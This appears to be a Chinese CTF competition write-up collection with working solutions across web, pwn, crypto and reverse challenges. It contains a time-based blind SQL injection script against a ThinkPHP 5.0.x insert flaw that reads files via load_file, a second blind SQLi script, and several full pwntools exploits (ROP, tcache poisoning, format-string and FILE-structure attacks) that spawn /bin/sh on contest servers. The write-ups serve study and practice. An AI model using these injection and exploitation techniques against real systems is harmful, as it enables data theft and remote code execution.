原本漏洞的影响范围是5.0.13<=ThinkPHP<=5.0.15，题目环境给的是thinkPHP5.0.16，因为在5.0.16中官方修复了insert方法注入需要传入的参数判定



大家查看源码可以发现，在这个case下还有一个‘exp’可以利用，但是此字符串被thinkPHP过滤掉了，不能利用。本题删除了对exp的过滤，所以exp可以作为触发点触发sql注入。

M1sakaM1yuu.php控制器定义如下：

```
1  <?php
2  /*
3   * @Author: m1saka@x1ct34m
4   * @blog: www.m1saka.love
5   */
6  namespace app\index\controller;
7  class M1sakaM1yuu
8  {
9      public function index()
10     {
11         $username = request()->get('username/a');
12         $str = implode(',',$username);
13         if (waf($str)) {
14             return '';
16         }
17         if($username){
18             db('m1saka')->insert(['username' => $username]);
19             return '啊啊对对';
20         }
21         else {
22             return '说什么我就开摆';//
23         }
24     }
25 }
```

有很多师傅在《摆就完事了2.0》中使用如下url访问控制器函数失败：

```
1  http://129.211.173.64:8086/public/index.php/index/M1sakaM1yuu/index
```

但在《摆就完事了》中这样访问能成功访问，于是觉得题目环境有问题来找我私聊，在此给出统一回复：

出题的时候特意定义了一个使用驼峰命名法的控制器M1sakaM1yuu，在thinkPHP官方文档中，访问的正确方式应该是index/m1saka_m1yuu/index，中间使用下划线隔开，但是兼容了index/M1sakaM1yuu/index这样的访问方式，这也是在《摆就完事了》中此访问方式能访问到的原因。但是在《摆就完事了2.0》中我加上了官方补丁取消非预期解法，官方补丁不允许路由中存在大写字母，所以会返回404。希望大家以后在开发和代码审计时能注意到这个细节。

这个漏洞很多师傅应该都复现过，复现过程中会将config.php做如下设置：

```
// 应用调试模式
'app_debug' => true,
// 应用Trace
'app_trace' => true,
```

这样能够看到回显，更加直观也方便调试。但是实战环境中这种理想环境极少出现，大部分情况下我们是得不到回显的，所以盲注更加贴合实战，这也是出题时考虑到的因素。

定义了一个waf函数，主要是ban了mysql可以写文件的函数，防止rce。要想实现mysql读取文件，需要给mysql很高的权限，并且知道所在文件的绝对路径。给出exp：

```
1  # '''
2  # Author: m1saka@x1ct34m
3  # blog: www.m1saka.love
4  # '''
5  import requests
6  import time
7  flag = ''
8
9  for i in range(1,100):
10     for j in r'{}0123456789abcdefghijklmnopqrstuvwxyz-_,<>\?.'':
11         #开始计时
12         before_time = time.time()
13         #payload      = 'substr((select(database())),{},1)={}{}'.format(i,j)
14         #payload      =
15         'substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema
16         =database())),{},1)={}{}'.format(i,j)
17         #payload      =
18         'substr((select(group_concat(column_name))from(information_schema.columns)where(table_name
19         ="m1saka")),{},1)={}{}'.format(i,j)
20         payload      = 'substr((select(load_file("/var/www/html/ff1laagg.php"))),{},1)="'
21         {}{}'.format(i,j)
22         url          =
23         'http://129.211.173.64:8086/public/index.php/index/m1saka_m1yuu/index?
24         username[0]=exp&username[1]=sleep(if((1^({})),0,3))&username[2]=1'.format(payload)
25         #print(url)
26         r            = requests.get(url)
```

```

20         #print(r.text)
21         #返回时间
22         after_time = time.time()
23         offset     = after_time - before_time
24         if offset > 2.8:
25             flag    += j
26             print(flag)
27             break

```

在获取字段名的时候得知flag的绝对路径，直接load_file()函数加载就行。

非预期：

tp5全版本未开启强制路由导致rce，直接cat /flag就行

ezsql

出题人ID：N1k0la

题目描述：

这还能注入吗

<http://129.211.173.64:3080/login.php>

附件链接：

<http://129.211.173.64:3080/www.zip>

flag：

NCTF{3v3ryth1ng_not_fantast1c_::}

```

1  import requests
2
3  rst = ""
4  url = "http://129.211.173.64:3080/login.php"
5  # sql = "database()"
6  # sql = "(select group_concat(table_name) from information_schema.tables where
7  # sql = "(select group_concat(column_name) from information_schema.columns where
8  sql = "(select group_concat(`fl@g`) from NcTF)"
9  for i in range(1, 100):
10     low = 32
11     high = 127
12     while low < high:
13         mid = (low + high) // 2
14         data = {
15             "password": "%s",
16             "name[0]": f") or (ascii(substr({sql},{i},1))>{mid})#",
17             "name[1]": "2"
18         }
19         rsp = requests.post(url=url, data=data)
20         if "NCTF" in rsp.text:
21             low = mid + 1
22         print(rsp.text)

```

```
23         else:
24             high = mid
25         rst += chr(high)
26         print(rst)
```

另一种解法是用\$1

Pwn

login

出题人ID: 影二つ

题目描述:

```
1  Welcome, it's ez
2  nc 129.211.173.64 10005
```

附件链接:

```
1  http://download.kagehutatsu.com/Download/login.zip
2  https://attachment.h4ck.fun:9000/pwn/login/login.zip
3  https://nctf.slight-wind.com/pwn/login/login.zip
```

flag:

```
1  flag{c6f79b51a8c6ebd398d3e7d67afaa29b}
```

writeup:

```
1  from pwn import*
2  #r=remote("129.211.173.64",10005)
3  r=process('./main')
4  context.log_level='debug'
5
6  libc=ELF("./libc-2.31.so")
7
8  main=0x40119a
9  csu1=0x40128A
10 csu2=0x401270
11 leave=0x40121f
12 gadget=0x4011ed
13 read_got=0x404030
14 close_got=0x404028
15 fake_stack=0x404090
16
17 r.recvline()
18
19 r.send('\x00'*0x100+p64(fake_stack+0x100)+p64(gadget))
20
21 payload=' '
```

```

22  payload+=p64(csu1)
23  payload+=p64(0)+p64(1)
24  payload+=p64(0)
25  payload+=p64(close_got)
26  payload+=p64(0x1)
27  payload+=p64(read_got)
28  payload+=p64(csu2)
29  payload+=p64(0)
30
31  payload+=p64(0)+p64(1)
32  payload+=p64(0)
33  payload+=p64(fake_stack)
34  payload+=p64(0x3B)
35  payload+=p64(read_got)
36  payload+=p64(csu2)
37  payload+=p64(0)
38
39  payload+=p64(0)+p64(1)
40  payload+=p64(fake_stack)
41  payload+=p64(0)
42  payload+=p64(0)
43  payload+=p64(close_got)
44  payload+=p64(csu2)
45
46  r.send(payload.ljust(0x100, '\x00')+p64(fake_stack-0x8)+p64(leave))
47
48  r.send('\x85')
49
50  r.send('/bin/sh'.ljust(0x3B, '\x00'))
51
52  r.interactive()

```

vmstack

出题人ID: 影二つ

题目描述:

```

1  A virtual stack system with function
2  Can you hack it?
3  nc 129.211.173.64 10001

```

附件链接:

```

1  http://download.kagehutatsu.com/Download/vmstack.zip
2  https://attachment.h4ck.fun:9000/pwn/vmstack/vmstack.zip
3  https://nctf.slight-wind.com/pwn/vmstack/vmstack.zip

```

flag:

```

1  flag{ec322378ed804bdfc315002e9853c0e6}

```

```

1  from pwn import *
2  r=remote("129.211.173.64",10001)
3  #r=process('./main')
4  context.log_level='debug'
5
6  opcode= ''
7  opcode+="\x00"+p64(0xC)
8  opcode+="\x06"
9  opcode+="\x00"+p64(0x10000)
10 opcode+="\x07"
11 opcode+="\x0C"
12
13 opcode+="\x01"
14 opcode+="\x0B"+p64(0x20000)
15 opcode+="\x08"
16 opcode+="\x00"+p64(0)
17 opcode+="\x06"
18 opcode+="\x00"+p64(0)
19 opcode+="\x07"
20 opcode+="\x00"+p64(0x30)
21 opcode+="\x09"
22 opcode+="\x0C"
23
24 opcode+="\x04"
25 opcode+="\x07"
26 opcode+="\x00"+p64(2)
27 opcode+="\x06"
28 opcode+="\x00"+p64(0)
29 opcode+="\x08"
30 opcode+="\x00"+p64(0)
31 opcode+="\x09"
32 opcode+="\x0C"
33
34 opcode+="\x03"
35 opcode+="\x08"
36 opcode+="\x00"+p64(0)
37 opcode+="\x06"
38 opcode+="\x00"+p64(4)
39 opcode+="\x07"
40 opcode+="\x00"+p64(0x50)
41 opcode+="\x09"
42 opcode+="\x0C"
43
44 opcode+="\x00"+p64(1)
45 opcode+="\x06"
46 opcode+="\x00"+p64(1)
47 opcode+="\x07"
48 opcode+="\x0C"
49
50 r.recvline()
51 #gdb.attach(r,"b *$rebase(0x16ca)")
52 r.send(opcode)

```



```
53
54     r.recvline()
55     r.send("flag")
56
57     r.interactive()
```

ezheap

出题人ID: 影二つ

题目描述:

```
1     总之就是非常简单
2     nc 129.211.173.64 10002
```

附件链接:

```
1     http://download.kagehutatsu.com/Download/ezheap.zip
2     https://attachment.h4ck.fun:9000/pwn/ezheap/ezheap.zip
3     https://nctf.slight-wind.com/pwn/ezheap/ezheap.zip
```

flag:

```
1     flag{1ec61752948eb817e78b9a1b5810f326}
```

```
1     from pwn import *
2     #r=remote("129.211.173.64",10002)
3     r=process('./main')
4     context.log_level='debug'
5
6     libc=ELF("./libc-2.33.so")
7
8     def new(size,content):
9         r.recvuntil('>> ')
10        r.sendline('1')
11        r.recvuntil('Size: ')
12        r.sendline(str(size))
13        r.recvuntil('Content: ')
14        r.send(content)
15
16    def edit(idx,content):
17        r.recvuntil('>> ')
18        r.sendline('2')
19        r.recvuntil('Index: ')
20        r.sendline(str(idx))
21        r.recvuntil('Content: ')
22        r.send(content)
23
24    def delete(idx):
25        r.recvuntil('>> ')
26        r.sendline('3')
27        r.recvuntil('Index: ')
```

```

28     r.sendline(str(idx))
29
30 def show(idx):
31     r.recvuntil('>> ')
32     r.sendline('4')
33     r.recvuntil('Index: ')
34     r.sendline(str(idx))
35
36 def xor_ptr(ptr1, ptr2):
37     result=((ptr1>>12)^(ptr2))
38     return result
39
40 new(0x18, '\n')
41 new(0x18, '\n')
42
43 delete(0)
44 delete(1)
45
46 show(0)
47 fd1=u64(r.recv(8))
48 show(1)
49 fd2=u64(r.recv(8))
50
51 heap=(fd1^fd2)-0x2a0
52 success("heap: "+hex(heap))
53
54 new(0x18, '\n')
55 new(0x18, '\n')
56
57 delete(1)
58 delete(0)
59
60 edit(3, p64(xor_ptr(heap+0x2a0, heap+0x90))+'\n')
61
62 new(0x18, '\n')
63 new(0x18, p64(0))
64
65 def write(addr, content):
66     edit(3, p64(0)*0x2+'\n')
67     delete(0)
68     edit(5, p64(addr)+'\n')
69     new(0x18, content)
70
71 write(heap+0x2b0, p64(0)+p64(0x421))
72 write(heap+0x6d0, p64(0)+p64(0x21))
73 write(heap+0x6f0, p64(0)+p64(0x21))
74
75 delete(1)
76 show(1)
77 libc_base=u64(r.recv(8))-libc.sym['__malloc_hook']-0x70
78 success("libc_base: "+hex(libc_base))
79

```

```

80 free_hook=libc_base+libc.sym['__free_hook']
81 system=libc_base+libc.sym['system']
82
83 write(free_hook,p64(system))
84 edit(3,'/bin/sh\x00\n')
85 delete(3)
86
87 #gdb.attach(r)
88
89 r.interactive()

```

mmmmmmmap

出题人ID: 影二つ

题目描述:

```

1  你从未见过的船新版本，我在malloc等你
2  nc 129.211.173.64 10004

```

附件链接:

```

1  http://download.kagehutatsu.com/Download/mmmmmmap.zip
2  https://attachment.h4ck.fun:9000/pwn/mmmmmmap/mmmmmmap.zip
3  https://nctf.slight-wind.com/pwn/mmmmmmap/mmmmmmap.zip

```

flag:

```

1  flag{d010887a870d12833465e98b8abf2bb2}

```

```

1  from pwn import *
2  #r=remote("129.211.173.64",10004)
3  r=process('./main')
4  context.log_level='debug'
5
6  libc=ELF("./libc-2.31.so")
7
8  def new(size,content):
9      r.recvuntil(': ')
10     r.sendline('1')
11     r.recvuntil('Size: ')
12     r.sendline(str(size))
13     r.recvuntil('Content: ')
14     r.send(content)
15
16  def edit(idx,content):
17     r.recvuntil(': ')
18     r.sendline('2')
19     r.recvuntil('Index: ')
20     r.sendline(str(idx))
21     r.recvuntil('Content: ')
22     r.send(content)

```

```

23
24 def delete(idx):
25     r.recvuntil(': ')
26     r.sendline('3')
27     r.recvuntil('Index: ')
28     r.sendline(str(idx))
29
30 def show(idx):
31     r.recvuntil(': ')
32     r.sendline('4')
33     r.recvuntil('Index: ')
34     r.sendline(str(idx))
35
36 def fmt(content):
37     r.recvuntil("INPUT:\n")
38     r.send(content+'\x00')
39
40 r.recvline()
41 r.sendline(str(0x3))
42
43 new(0xd18, '\n')
44 new(0x18, '\n')
45 new(0xFF8, '\n')
46 edit(1, 'a'*0x10+p64(0x030303030303032303))
47 delete(2)
48
49 r.recvuntil(': ')
50 r.sendline('4')
51
52 fmt("%6$p\n%11$p\n%41$p\n")
53 stack=int(r.recvline(),16)-0x20
54 libc_base=int(r.recvline(),16)-libc.sym['__libc_start_main']-0xF3
55 target=int(r.recvline(),16)&0xFFFFFFFFFFFF00
56 success("stack: "+hex(stack))
57 success("libc_base: "+hex(libc_base))
58 success("target: "+hex(target))
59
60 offset=(target-stack)>>0x3
61 success("offset: "+hex(offset))
62
63 one_gadget=libc_base+0xe6c7e
64 _rtld_global=libc_base+0x222060
65 rtld_lock_default_lock_recursive=_rtld_global+0xF08
66
67 for i in range(6):
68     if (i==0): fmt("%13$hhn")
69     else: fmt("%"+str(i)+"c%13$hhn")
70     fmt("%"+str((rtld_lock_default_lock_recursive&(0xFF<<(i<<3)))>>(i<<3))+"c%41$hhn")
71
72 fmt("%13$hhn")
73
74 for i in range(6):

```

```

75     fmt("%"+str((rtld_lock_default_lock_recursive&0xFF)+i)+"c%41$hhn")
76     fmt("%"+str((one_gadget&(0xFF<<(i<<3)))>>(i<<3))+"c%"+str(offset+0x6)+"$hhn")
77
78     #gdb.attach(r,"b printf")
79
80     fmt("exit\n")
81     r.recvline()
82
83     r.interactive()

```

house_of_fmyyass

出题人ID: 影二つ

题目描述:

```

1   Hack his ass!!!
2   nc 129.211.173.64 10003

```

附件链接:

```

1   http://download.kagehutatsu.com/Download/house_of_fmyyass.zip
2   https://attachment.h4ck.fun:9000/pwn/house_of_fmyyass/house_of_fmyyass.zip
3   https://nctf.slight-wind.com/pwn/house_of_fmyyass/house_of_fmyyass.zip

```

flag:

```

1   flag{ae9dabea23e559cd5300f1a1686b7917}

```

```

1   from pwn import*
2   #r=remote("129.211.173.64",10003)
3   r=process('./main')
4   context.log_level='debug'
5
6   libc=ELF("./libc-2.33.so")
7
8   def new(size):
9       r.recvuntil(">> ")
10      r.sendline("1")
11      r.recvuntil(": ")
12      r.sendline(str(size))
13
14  def edit(offset,content):
15      r.recvuntil(">> ")
16      r.sendline("2")
17      r.recvuntil(": ")
18      r.sendline(str(len(content)))
19      r.recvuntil(": ")
20      r.sendline(str(offset))
21      r.recvuntil(": ")
22      r.send(content)
23

```

```

24 def delete(idx):
25     r.recvuntil(">> ")
26     r.sendline("3")
27     r.recvuntil(": \x00")
28     r.sendline(str(idx))
29
30 def show():
31     r.recvuntil(">> ")
32     r.sendline("4")
33
34 def ror(num, shift):
35     for i in range(shift):
36         num=(num>>0x1)+(num&0x1)*0xFFFFFFFFFFFFFFFF
37     return num
38
39 def rol(num, shift):
40     for i in range(shift):
41         num=(num<<0x1)&0xFFFFFFFFFFFFFFFF+(num&0x8000000000000000)
42     return num
43
44 new(0x18)
45
46 edit(0x8, p64(0x431))
47 edit(0x438, p64(0x21))
48 edit(0x458, p64(0x421))
49 edit(0x878, p64(0x21))
50 edit(0x898, p64(0x21))
51
52 delete(0x10)
53
54 new(0x428)
55 delete(0x10)
56
57 edit(0x10, '\x10')
58 show()
59
60 libc_base=u64(r.recvuntil('\x7f')[-6:]+p16(0))-libc.sym['__malloc_hook']-0x80
61 success("libc_base: "+hex(libc_base))
62
63 environ=libc_base+libc.sym['environ']
64 exit=libc_base+libc.sym['exit']
65 system=libc_base+libc.sym['system']
66 _IO_cleanup=libc_base+0x8ef80
67 _IO_list_all=libc_base+libc.sym['_IO_list_all']
68 tls=libc_base-0x2890
69 #tls=libc_base+0x1ed5f0
70 bin_sh=libc_base+0x1abf05
71 _IO_cookie_jumps=libc_base+0x1e1a20
72 top_chunk=libc_base+libc.sym['__malloc_hook']+0x70
73 __printf_arginfo_table=libc_base+0x1eb218
74 __printf_function_table=libc_base+0x1e35c8
75

```

```

76  edit(0x10, '\x00')
77  delete(0x460)
78
79  edit(0x10, 'a'*0x8)
80  show()
81  r.recvuntil('a'*0x8)
82  heap=u64(r.recvuntil("1. alloc", drop=True).ljust(0x8, '\x00'))-0x450
83  success("heap: "+hex(heap))
84
85  edit(0x10, p64(top_chunk))
86  new(0x418)
87
88  edit(0x28, p64(IO_list_all-0x20))
89  delete(0x460)
90  new(0x1000)
91
92  fake_IO_struct=''
93  fake_IO_struct+=p64(0xfbad1800)
94  fake_IO_struct+=p64(0)*0x4
95  fake_IO_struct+=p64(1)
96  fake_IO_struct+=p64(0)*0x15
97  fake_IO_struct+=p64(_IO_cookie_jumps+0x70-0x18)
98  fake_IO_struct+=p64(bin_sh)
99  fake_IO_struct+=p64(rol(system^(heap+0xDA0), 0x11))
100
101  edit(0x898, p64(0x471))
102  edit(0xD08, p64(0x21))
103  edit(0xD28, p64(0x461))
104  edit(0x1188, p64(0x21))
105  edit(0x11A8, p64(0x21))
106  delete(0x8A0)
107  new(0x1000)
108  edit(0x8B8, p64(__printf_arginfo_table-0x20))
109  delete(0xD30)
110  new(0x1000)
111
112
113  edit(0x898, p64(0x4B1))
114  edit(0xD48, p64(0x21))
115  edit(0xD68, p64(0x4A1))
116  edit(0x1208, p64(0x21))
117  edit(0x1228, p64(0x21))
118  delete(0x8A0)
119  new(0x1000)
120  edit(0x8B8, p64(__printf_function_table-0x20))
121  delete(0xD70)
122  new(0x1000)
123
124  edit(0x10F8, p64(_IO_cleanup))
125
126  edit(0x898, p64(0x4F1))
127  edit(0xD88, p64(0x21))

```

```

128 edit(0xDA8,p64(0x4E1))
129 edit(0x1288,p64(0x21))
130 edit(0x12A8,p64(0x21))
131 delete(0x8A0)
132 new(0x1000)
133 edit(0x8B8,p64(tls-0x20))
134 delete(0xDB0)
135 new(0x1000)
136
137 edit(0x898,p64(0x531))
138 edit(0xDC8,p64(0x21))
139 edit(0xDE8,p64(0x521))
140 edit(0x1308,p64(0x21))
141 edit(0x1328,p64(0x21))
142 delete(0x8A0)
143 new(0x1000)
144 edit(0x8B8,p64(top_chunk-0x20))
145 delete(0xDF0)
146 edit(0x450,fake_IO_struct)
147
148 #gdb.attach(r,'b _IO_flush_all_lockp')
149 new(0x1000)
150
151 r.interactive()

```

Crypto

signin

flag:

```
1 nctf{238fa78a-5e61-4dc6-8faf-7e2e30e02286}
```

附件链接: <https://upyun.clq0.top/signin.py>

```

1 from Crypto.Util.number import *
2
3 def rational_to_contfrac(x, y):
4     a = x//y
5     pquotients = [a]
6     while a * y != x:
7         x, y = y, x-a*y
8         a = x//y
9         pquotients.append(a)
10    return pquotients
11
12
13 def convergents_from_contfrac(frac):
14     convs = []
15     for i in range(len(frac)):

```



```

16         convs.append(contfrac_to_rational(frac[0:i]))
17     return convs
18
19
20 def contfrac_to_rational(frac):
21     if len(frac) == 0:
22         return (0, 1)
23     num = frac[-1]
24     denom = 1
25     for _ in range(-2, -len(frac)-1, -1):
26         num, denom = frac[_]*num+denom, num
27     return (num, denom)
28
29 k =
945415888605848955851351529505694937771683096073844957309441103937887124432520598134704645
035589801614231829309159555971229979501033926840403526736596949909259031560935915051530817
180271695540199489880486410615936545408982589946718248076286605581237330062094793954473377
93897155523508261277918178756662618785
30 n =
780382574657056148524126341547161694121139907409040429176771134165303790043856598163799273
195157260505524054034596118923390755532760928964966379457317135940979046201401066257918457
068510403020146410174895470232276387032511651496790519359024937958635283547294676457588680
828221680705802054780628993173199987362419589945445821005688218540209709368995166794607635
504501281131700210990592718388166388793182269128127850804650083811982799377308916540691843
310867205397
31 c =
601133470721804838247833449664753362221136965650852411177773274117379671405966812018926891
137093789704412080113310175506684194683631033003847585245560967863306852502110832136044837
625931830243428075035781445021691969145959052459661597331192880689893369292311652372449853
270889898705765869674961705116875378568712306021536838123003111819172078652012105725060809
972222290408551883774305223612755026614701916201374200602892717051698568751566665976546137
674450533774
32 frac = rational_to_contfrac(k, 1<<1024)
33 convergents = convergents_from_contfrac(frac)
34 for (p, s) in convergents:
35     if p>1:
36         if n%p==0:
37             qr = n//p
38             d = inverse(65537, (qr-s+1)*(p-1))
39             m = pow(c,d,n)
40             print(long_to_bytes(m))

```

dsa

flag:

```
1 nctf{1d92dae504a70fbcae6d3721a55d7eacaf94d3133ea5f0394b7d203d64841110}
```

附件链接: <https://upyun.clq0.top/dsa.py>

```

1 from Crypto.Util.number import *
2 from hashlib import sha256

```

```

3
4  q =
406507433020598087746346342440681385015427530269536174831487034641132905194804445095290506
3182483477758495116696164996888846308775044737816809015524088898203
5  y =
774398225107201246326440393258082762195904903527793030481887188911987850648033324818829303
7455476433705911511645160292331990658781048396135284434991466243636
6  h = 19480592192543881131267167328019941277106895469291691207381812905033306766991
7  r =
962433004607153392099715322793248884218264181538005666659905851247468102959956625098831516
046715446615198437005036117685792905736788216987378584513020215442
8  s =
186125474764491159110092584308711834716172657860601224305778378833082254229925418056180187
1884967022902307837045926190782819951409650425825871898890839825777
9  k0 = int(sha256(hex(h)[2:].encode().hex().encode()).hexdigest(),16)
10 A = matrix(ZZ,4,[2**256+1,0,0,0,0,2**256,0,0,0,0,1,0,2**800*(r*
(2**256+1)), -2**800*s,2**800*q, -2**800*(-h+s*k0*(2**256))+2**512])
11 B = A.transpose()
12 C = B.LLL()
13 print(C[0])
14 flag = hex(h**int(sha256(int(C[0,0]).to_bytes(128, "big")).hexdigest(),16))
15 print(flag)

```

rsa

附件链接:

```

1  https://attachment.h4ck.fun:9000/crypto/rsa.py
2  http://h4ck.fun/crypto/rsa.py
3  https://nctf.slight-wind.com/crypto/rsa.py

```

flag: nctf{5a4aec0a-bbd6-4c5b-9d9b-d5f4c49f6ab0}

```

1  from Crypto.Util.number import *
2  from pwn import *
3  from tqdm import tqdm
4
5  def proof_of_work():
6      rev = r.recvuntil(b"sha256(XXXX+")
7      suffix = r.recv(16).decode()
8      rev = r.recvuntil(b" == ")
9      tar = r.recv(64).decode()
10     def f(x):
11         hashresult = hashlib.sha256(x.encode()+suffix.encode()).hexdigest()
12         return hashresult == tar
13     prefix = util.iters.mbruteforce(f, string.digits + string.ascii_letters, 4, 'upto')
14     r.recvuntil(b'Give me XXXX: ')
15     r.sendline(prefix)
16
17     e = 65537
18     while True:
19         r = remote("43.129.69.35",10002)

```

```

20     r.recvuntil(b'n = ')
21     n = int(r.recvline().strip())
22     S = {pow(i,-e,n):i for i in tqdm(range(1,2**20))}
23
24     proof_of_work()
25
26     secret = ''
27     for i in range(4):
28         c = int(r.recvline().split(b'=')[1].strip())
29         l = inverse(c,n)
30         for j in range(1,2**16):
31             s = l*pow(j,e,n)%n
32             if s in S:
33                 secret += hex(S[s]*j)[2:].zfill(8)
34                 break
35     print(len(secret),secret)
36     if len(secret)!=32:
37         r.close()
38         continue
39     r.recvuntil(b"Give me the secret:")
40     r.sendline(secret)
41     r.interactive()

```

dlp

附件链接:

```

1  https://attachment.h4ck.fun:9000/crypto/dlp.py
2  http://h4ck.fun/crypto/dlp.py
3  https://nctf.slight-wind.com/crypto/dlp.py

```

flag: nctf{a88c3430-0548-4443-9280-e962c3d6b74e}

```

1  from Crypto.Util.number import *
2  from pwn import *
3  from tqdm import tqdm
4
5  r = remote("43.129.69.35",10001)
6  def proof_of_work():
7      rev = r.recvuntil(b"sha256(XXXX+")
8      suffix = r.recv(16).decode()
9      rev = r.recvuntil(b" == ")
10     tar = r.recv(64).decode()
11     def f(x):
12         hashresult = hashlib.sha256(x.encode()+suffix.encode()).hexdigest()
13         return hashresult == tar
14     prefix = util.iters.mbruteforce(f, string.digits + string.ascii_letters, 4, 'upto')
15     r.recvuntil(b'Give me XXXX: ')
16     r.sendline(prefix)
17
18     proof_of_work()
19

```

```

20  p =
    144622268328968993341365710278894755118767129325286994164661347213200068288320713151689155
    598130690763440455157929587751885813242814750422828312072382119518429040602281694119210475
    772654999865828418886175678335978908269120940864300610431302161143383386149363868608635140
    950451657400233892787130315426229955639
21  m = 0xdeadbeef
22  k = (p-5)//2
23  c = m
24  cnt = 0
25  for i in tqdm(range(1024)):
26      if k%2:
27          r.recvuntil(b'>')
28          r.sendline('1')
29          r.recvuntil(b"Give me m:")
30          r.sendline(str(c))
31          r.recvuntil(b"Give me k:")
32          r.sendline(str(i))
33          r.recvuntil(b'c = ')
34          c = int(r.recvline().strip())
35      k //= 2
36  r.recvuntil(b'>')
37  r.sendline('2')
38  r.recvuntil(b"Give me the secret:")
39  r.sendline(str(c))
40  r.interactive()

```

Reverse

Hello せかい

出题人ID: aiQG_

题目描述:

```

1  欢迎来到NCTF-逆向工程(Reverse Engineering)
2
3  这里可能有你需要的工具：
4  ida pro 7.6 :链接: https://pan.baidu.com/s/1bV2HjBBX0bwwtz0RqhEr0g 提取码: o49x

```

附件链接:

```

1  链接: https://pan.baidu.com/s/1qPHbnzNrg-8ocG2CkYh\_4w
2  提取码: mbxp
3  https://attachment.h4ck.fun:9000/reverse/Hello%20%E3%81%9B%E3%81%8B%E3%81%84/WelcomeToNCTF-RE.zip
4  https://nctf.slight-wind.com/reverse/Hello%20%E3%81%9B%E3%81%8B%E3%81%84/WelcomeToNCTF-RE.zip

```

flag:

```
1 NCTF{We1come_2_Reverse_Engineering}
```

wp:

丢到ida里, 找到main函数, 按F5, 应该就能看到flag了.

动态调试也可以在打印出的地址处找到flag字符串.

Shadowbringer

出题人ID: Xv37h10

题目描述:

```
1 One brings shadow, one brings light.
2 Two-toned echoes, tumbling through time.
3 Threescore wasted, ten cast aside.
4 Four-fold knowing, no end in sight.
5 ---EZCPP FOR YOU, JUST HAVE FUN!---
```

附件链接:

```
1 链接: http://39.102.33.27:5212/#/s/rwSw
2 https://upyun.clq0.top/Shadowbringer.exe
```

flag:

```
1 NCTF{H0m3_r1d1n9_h0m3_dy1n9_h0p3}
```

本题来源于自己程序设计周的作业, 要求是完成一个包含几种简单加解密功能的加解密系统。当时为了整点花活用bitset改写了一遍base64.然后拿了一份网上的代码过来对比凸显自己的加解密代码量小, 但老师好像没太看懂bitset

后来变动了一下加密流程, 就出成了这道题。作为除了点击即送的Hello せかい之外第一道题, 考虑到有很多本校学弟学妹在打, 为了不太劝退新人, 打算是只卡静态不卡动态, 由于用了bitset, 静态可能不是特别容易一眼看出base64, 但是动调很显然, 就是一个改表改padding的古代双重base64, 第二遍的表是第一遍的逆序。可以dump出表, 也可以静态看init阶段表的构建过程。

放一个加密源代码在这里:

```
1 string hisoralce="",oralcehis="";
2 void youknowwhat()//初始化表
3 {
4     rep(i,0,63)
5     {
6         if(i==12)
7             hisoralce=hisoralce+'s';
8         elif(i==57)
9             hisoralce=hisoralce+'h';
10        else
11            hisoralce=hisoralce+char(i+35);
12    }
13    string s(hisoralce.rbegin(),hisoralce.rend());
14    oralcehis=s;
15    return;
```

```

16     }
17     string Emet(string s)//第一次加密
18     {
19         string t="",r="";
20         repo(i,0,s.size())
21         t=t+bitset<8>((s[i])).to_string();
22         while((t.size()%6))
23             t=t+'0';
24         reps(i,0,t.size(),6)
25         r=r+hisoralce[bitset<6>(t.substr(i,6)).to_ulong()];
26         while(r.size()%4)
27             r=r+'!';
28         return r;
29     }
30     string Selch(string s)//第二次加密
31     {
32         string t="",r="";
33         repo(i,0,s.size())
34         t=t+bitset<8>((s[i])).to_string();
35         while((t.size()%6))
36             t=t+'0';
37         reps(i,0,t.size(),6)
38         r=r+oralcehis[bitset<6>(t.substr(i,6)).to_ulong()];
39         while(r.size()%4)
40             r=r+'!';
41         return r;
42     }

```

本来是想加密1-解密1-加密2的，但想想没啥意思，就算了。

鲨鲨的秘密

出题人ID: Cynosure

题目描述:

```
1  听说这是鲨鲨的秘密
```

附件链接:

```

1  链接: http://39.102.33.27:5212/#/s/bnIJ
2  https://upyun.clq0.top/attachment_2.exe

```

flag:

```
1  NCTF{rLdE57TG0iHA39qUnFZp6LeJyYEBcxMNL7}
```

程序一开始存在一处简单的反调试，如果是使用 IDA 等调试器在 main 函数中直接下断点，然后开始运行就会发现会直接退出调试，因为程序在到达断点处已经 exit(0) 了。所以程序直接结束，如果想痛快调试程序，需要对程序做一个 patch 修改程序中原来的指令。

patch 的地址如下:

Address	Length	Original bytes	Patched bytes
0040101B	0x1	74	EB

```

1  这里给出文件 patch 前后的 sha256 校验值, 可以自行对比以确认 文件 patch 正确
2
3  patch 前:
4  SHA256: 2DAB90FFD1A513500F1F9784F5FCC7434B5B22E6FD7030B1A79E9F1C892DEF20
5
6  patch 后:
7  SHA256: 209B8AF68F68CD024597FADE2DD7BA7DD0056A13E58E075D5605007802A34F8C

```

程序开始申请了一个大小为 0x20 的堆, 修改堆的属性为可读可写可执行

这样我们就可以将代码放在这个堆中执行

对于 `dword_404A38` 数组, 直接下断点动调, dump 下来即可发现是一个 CRC32 table

现在对这一处代码做出解释

首先将 `unk_404210` 处数据, 根据 `dword_404080` 中的后 4 个 bit 位确定的数组长度, 复制数据到之前申请的堆中

`sub_401030` 函数又对堆中的部分字节做了一定的替换, 得到的才是最终执行的代码

由循环可以轻易知道将输入的字符串每两个字母做一次计算进行比较, 每次计算的代码量为 33 条指令

```

80  for ( dword_404E44 = 0; dword_404E44 < 33; ++dword_404E44 )
81  {
82      memcpy(lpAddress, (char *)&unk_404210 + 20 * dword_404E44, dword_404080[dword_404E44] & 0xF);
83      sub_401030(lpAddress, dword_404080[dword_404E44]);
84      __writeflags(v16),
85      v5 = v19;
86      v3 = v20;
87      v4 = v21;
88      v12 = ((__int64 (__fastcall *) (int, _DWORD))lpAddress)(v18, HIDWORD(v17));
89      v18 = v13;
90      v17 = v12;
91      v14 = __readeflags();
92      v16 = v14;
93  }
94  v9 = dword_404E40;

```

现在可以直接动态调试观察执行了哪些指令, 不必去关心 `sub_401030` 函数中对堆上做了什么数据更改, 只需要动态调试观察执行了哪些指令即可, 就是做了一个 CRC32 的计算

